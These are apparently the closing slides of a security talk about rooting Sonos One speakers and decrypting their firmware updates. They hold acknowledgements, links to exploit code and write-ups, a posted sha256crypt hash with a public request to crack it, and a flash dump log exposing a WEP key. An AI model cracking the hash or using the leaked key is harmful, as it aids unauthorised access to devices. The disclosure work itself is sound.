
Attribution / shout outs

- **My lovely wife**, who can maybe finally enjoy a **working** Sonos One speaker once I properly re-assemble it.
- **Peter Adkins** (@Darkarnium) for his work on Sonos One and friendly chats.
- **David Berard** (@_p0ly_) for blindly loading kernel modules I sent him via twitter DM on his Sonos speaker. And of course his prior work on rooting Sonos One via PCIe DMA!
- **Alex Plaskett** (@alexjplaskett) for nerd sniping me into OTA decryption and letting me know about MDP structure being part of GPL tarballs after I had painstakingly reversed the required bits by hand already. :)

Oh, a few more things..

- Someone plz crack this random sha256crypt hash I found:
  `$5$nw1dhDPJupVAC0eQ$Yw.mhRBDkfwd5gTJCmfq3uSv2XtLJAxnLO.ZGxjagv6`

- Sonos might want to scrub their flash after factory provisioning..



```
 WEPKey: [1C8AC2DF775DC3CBAD0AC25855C7D9A7]
 WPA2Pwd: []
 PrimaryUUID: []
 Channel: [2437]
 <14>Jan  1 00:04:11 none :Epoch time: Thu Jan  1 00:04:11 1970
 <14>Jan  1 00:04:11 none :Current version: 68.2-24270-diag-tupelo-rel-202112282347
 <14>Jan  1 00:04:11 none :Client: 169.254.2.2
 <11>Jan  1 00:04:11 none :URL is http://169.254.2.2/ShipFirmware/Tupelo/66.4-23300-1-26.upd?cmaj=68&cmin=2&c
1111111111111111111
 <14>Jan  1 00:04:11 none :working...
 <14>Jan  1 00:04:13 none :Server:
 <14>Jan  1 00:04:13 none :ServerIP: 169.254.2.2
 <14>Jan  1 00:04:13 none :Content-length: 49815981
 <14>Jan  1 00:04:13 none :upgrade to version 66.4-23300
 <14>Jan  1 00:04:13 none :Compatible with model 26 submodels 1-1 revisions 0-4294967294 (any region)
 <14>Jan  1 00:04:13 none :MDP2 version 5, min version 4
 <14>Jan  1 00:04:13 none :MDP3 version 2, min version 2
 <14>Jan  1 00:04:13 none :Current version (68.2-24270), min version (43.1-50230)
 <14>Jan  1 00:04:13 none :Current swgen 2, target swgen 2
 <14>Jan  1 00:04:13 none :compatible with hardware feature set 0
 <14>Jan  1 00:04:13 none :My hardware feature set is 0
 <14>Jan  1 00:04:13 none :Upgrade supports all my legacy hw features
```

https://haxx.in/

writeup(s) ⬏

https://github.com/blasty/sonos

exploit & tool code ⬏

Thank you! Questions?

E-mail:	peter@haxx.in
Web:	https://haxx.in/
Twitter:	@bl4sty
Mastodon:	@blasty@haxx.in

https://github.com/blasty/sonos